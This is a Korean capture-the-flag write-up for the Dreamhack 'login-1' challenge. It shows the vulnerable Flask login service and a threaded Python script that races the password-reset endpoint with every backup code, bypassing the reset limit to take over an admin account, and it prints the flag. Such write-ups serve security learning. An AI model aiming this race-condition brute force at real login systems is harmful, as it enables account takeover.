(24) Dreamhack login-1 문제 풀이
문제 설명
python으로 작성된 로그인 기능을 가진 서비스입니다.
“admin” 권한을 가진 사용자로 로그인하여 플래그를 획득하세요.
문제 풀이
사이트가 어떻게 구현되었는지 살펴봅시다.  로그인 페이지는 위와 같은 평범한 로그인 페이지이고, sqli는 안됩니다.
  비밀번호를 복구하는 페이지도 있는데, backupCode라는게 있어야 하는 모양입니다. 아래에서 코드를 뜯어보면서 자세히 알아봅시다.
  이 페이지는
 /user/<숫자> 페이지 인데, 유저 정보를 보여줍니다. 숫자만 인식해서 여기도 sqli가 불가능하고요.  레지스터 페이지도 있길래 test test test 입력해보았습니다.
  요런 창이 나옵니다. 위에서 봤던 BackupCode가 이걸 말하는 건가 봅니다.
코드는 아래와 같습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
#!/usr/bin/python3
from flask import Flask, request, render_template, make_response, redirect, url_for, session, g
import sqlite3
import hashlib
import os
import time, random

app = Flask(__name__)
app.secret_key = os.urandom(32)

DATABASE = "database.db"

userLevel = {
    0 : 'guest',
    1 : 'admin'
}
MAXRESETCOUNT = 5

try:
    FLAG = open('./flag.txt', 'r').read()
except:
    FLAG = '[**FLAG**]'

def makeBackupcode():
    return random.randrange(100)

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DATABASE)
    db.row_factory = sqlite3.Row
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    else:
        userid = request.form.get("userid")
        password = request.form.get("password")

        conn = get_db()
        cur = conn.cursor()
        user = cur.execute('SELECT * FROM user WHERE id = ? and pw = ?', (userid, hashlib.sha256(password.encode()).hexdigest() )).fetchone()

        if user:
            session['idx'] = user['idx']
            session['userid'] = user['id']
            session['name'] = user['name']
            session['level'] = userLevel[user['level']]
            return redirect(url_for('index'))

        return "<script>alert('Wrong id/pw');history.back(-1);</script>";

@app.route('/logout')
def logout():
    session.clear()
    return redirect(url_for('index'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'GET':
        return render_template('register.html')
    else:
        userid = request.form.get("userid")
        password = request.form.get("password")
        name = request.form.get("name")

        conn = get_db()
        cur = conn.cursor()
        user = cur.execute('SELECT * FROM user WHERE id = ?', (userid,)).fetchone()
        if user:
            return "<script>alert('Already Exists userid.');history.back(-1);</script>";

        backupCode = makeBackupcode()
        sql = "INSERT INTO user(id, pw, name, level, backupCode) VALUES (?, ?, ?, ?, ?)"
        cur.execute(sql, (userid, hashlib.sha256(password.encode()).hexdigest(), name, 0, backupCode))
        conn.commit()
        return render_template("index.html", msg=f"<b>Register Success.</b><br/>Your BackupCode : {backupCode}")

@app.route('/forgot_password', methods=['GET', 'POST'])
def forgot_password():
    if request.method == 'GET':
        return render_template('forgot.html')
    else:
        userid = request.form.get("userid")
        newpassword = request.form.get("newpassword")
        backupCode = request.form.get("backupCode", type=int)

        conn = get_db()
        cur = conn.cursor()
        user = cur.execute('SELECT * FROM user WHERE id = ?', (userid,)).fetchone()
        if user:
            # security for brute force Attack.
            time.sleep(1)

            if user['resetCount'] == MAXRESETCOUNT:
                return "<script>alert('reset Count Exceed.');history.back(-1);</script>"

            if user['backupCode'] == backupCode:
                newbackupCode = makeBackupcode()
                updateSQL = "UPDATE user set pw = ?, backupCode = ?, resetCount = 0 where idx = ?"
                cur.execute(updateSQL, (hashlib.sha256(newpassword.encode()).hexdigest(), newbackupCode, str(user['idx'])))
                msg = f"<b>Password Change Success.</b><br/>New BackupCode : {newbackupCode}"

            else:
                updateSQL = "UPDATE user set resetCount = resetCount+1 where idx = ?"
                cur.execute(updateSQL, (str(user['idx'])))
                msg = f"Wrong BackupCode !<br/><b>Left Count : </b> {(MAXRESETCOUNT-1)-user['resetCount']}"

            conn.commit()
            return render_template("index.html", msg=msg)

        return "<script>alert('User Not Found.');history.back(-1);</script>";


@app.route('/user/<int:useridx>')
def users(useridx):
    conn = get_db()
    cur = conn.cursor()
    user = cur.execute('SELECT * FROM user WHERE idx = ?;', [str(useridx)]).fetchone()

    if user:
        return render_template('user.html', user=user)

    return "<script>alert('User Not Found.');history.back(-1);</script>";

@app.route('/admin')
def admin():
    if session and (session['level'] == userLevel[1]):
        return FLAG

    return "Only Admin !"

app.run(host='0.0.0.0', port=8000)
우리의 목표는
1
2
3
4
5
6
@app.route('/admin')
def admin():
    if session and (session['level'] == userLevel[1]):
        return FLAG

    return "Only Admin !"
에 접속했을때 FLAG가 반환 되도록 admin 계정 즉, userlevel = 1인 계정으로 접속하는 것입니다.
유저 생성에서 sqli가 막혀 있기 때문에 admin 권한의 유저를 생성하는건 힘들어 보입니다.
따라서 admin 계정의 비밀번호를 변경하는 쪽으로 접근해보겠습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
@app.route('/forgot_password', methods=['GET', 'POST'])
def forgot_password():
    if request.method == 'GET':
        return render_template('forgot.html')
    else:
        userid = request.form.get("userid")
        newpassword = request.form.get("newpassword")
        backupCode = request.form.get("backupCode", type=int)

        conn = get_db()
        cur = conn.cursor()
        user = cur.execute('SELECT * FROM user WHERE id = ?', (userid,)).fetchone()
        if user:
            # security for brute force Attack.
            time.sleep(1)

            if user['resetCount'] == MAXRESETCOUNT:
                return "<script>alert('reset Count Exceed.');history.back(-1);</script>"

            if user['backupCode'] == backupCode:
                newbackupCode = makeBackupcode()
                updateSQL = "UPDATE user set pw = ?, backupCode = ?, resetCount = 0 where idx = ?"
                cur.execute(updateSQL, (hashlib.sha256(newpassword.encode()).hexdigest(), newbackupCode, str(user['idx'])))
                msg = f"<b>Password Change Success.</b><br/>New BackupCode : {newbackupCode}"

            else:
                updateSQL = "UPDATE user set resetCount = resetCount+1 where idx = ?"
                cur.execute(updateSQL, (str(user['idx'])))
                msg = f"Wrong BackupCode !<br/><b>Left Count : </b> {(MAXRESETCOUNT-1)-user['resetCount']}"

            conn.commit()
            return render_template("index.html", msg=msg)

        return "<script>alert('User Not Found.');history.back(-1);</script>";
코드를 보면 최대 5번 까지 시도할 수 있고, 이후로는 패스워드 변경이 막히게 됩니다.
별다른 취약점도 없어보이고요.
심지어 brute force를 막으려고 1초 기다리는 코드까지 있다고 주석까지 달아두었네요.
하지만 놀랍게도, 이 문제의 풀이 방법은 brute force 입니다. 다만 그냥 순차적 진행하는 brute force가 아니라, 동시에 진행 하는 brute force 입니다.
1
2
def makeBackupcode():
    return random.randrange(100)
위 코드처럼 백업코드가 0~99중 랜덤으로 설정됩니다.특별한 설명이 없으므로, 이미 만들었졌던 유저들에 대한 백업코드도 아마 같은 방식으로 만들어졌을 겁니다. 즉, 100개의 경우의 수에 대해 전부 넣어보는거죠. 이 정도면 모든 경우의 요청을 보내는 작업을 동시에 처리하는데 문제가 없을겁니다.
코드를 보면 post 요청이 오면 입력한 id의 유저 정보를 모두 가져옵니다. 코드에 time.sleep이 있으므로 이 코드는 잠깐 기다려야 합니다. 이 잠깐 동안 100개의 요청을 모두 보내면 resetCount가 업데이트 되기 전에 MAXRESETCOUNT와 비교하는 구문을 통과하여 코드가 처리될 수 있습니다. 또한 동시에 여러개의 코드가 보내지면 서버에 부하가 걸리면서 조금 더 시간이 벌 수 있을 수도 있겠고요(드림핵 서버에서 가상환경 만들어서 할게 분명하므로 서버 성능도 좋진 않을거임).
생각보다 널널해서 백업코드가 작은 숫자면 burp로도 뚫립니다. 한 60 보다 작은 정도면요.(burp는 왜 뚫렸는지 모르겠음…쓰레드로 돌리는 거였나..?)
암튼 쓰레드를 이용해서 요청을 퍼붇도록 파이썬 코드를 짰습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
import threading
import requests

url = "http://host3.dreamhack.games:10862/forgot_password"
arr = []

def change_pw(backupCode):
    data = {"userid": "Apple", "newpassword": "1", "backupCode": backupCode}
    requests.post(url, data=data)


if __name__ == "__main__":
    for i in range(1, 100):
        t = threading.Thread(target=change_pw, args=[i])
        t.start()
        arr.append(t)

    for _ in arr:
        _.join()
코드를 실행하면 몇초 안걸려서 끝납니다. 그리고 Apple에 1로 로그인 하면 로그인이 성공할 겁니다.
이제 admin 페이지 들어가서 flag를 얻으시면 됩니다.
글 쓰다가 잠깐 다른거 하고 왔더니 서버 만료되서 사진은 없습니다.
1
DH{4b308b526834909157a73567075c9ab7}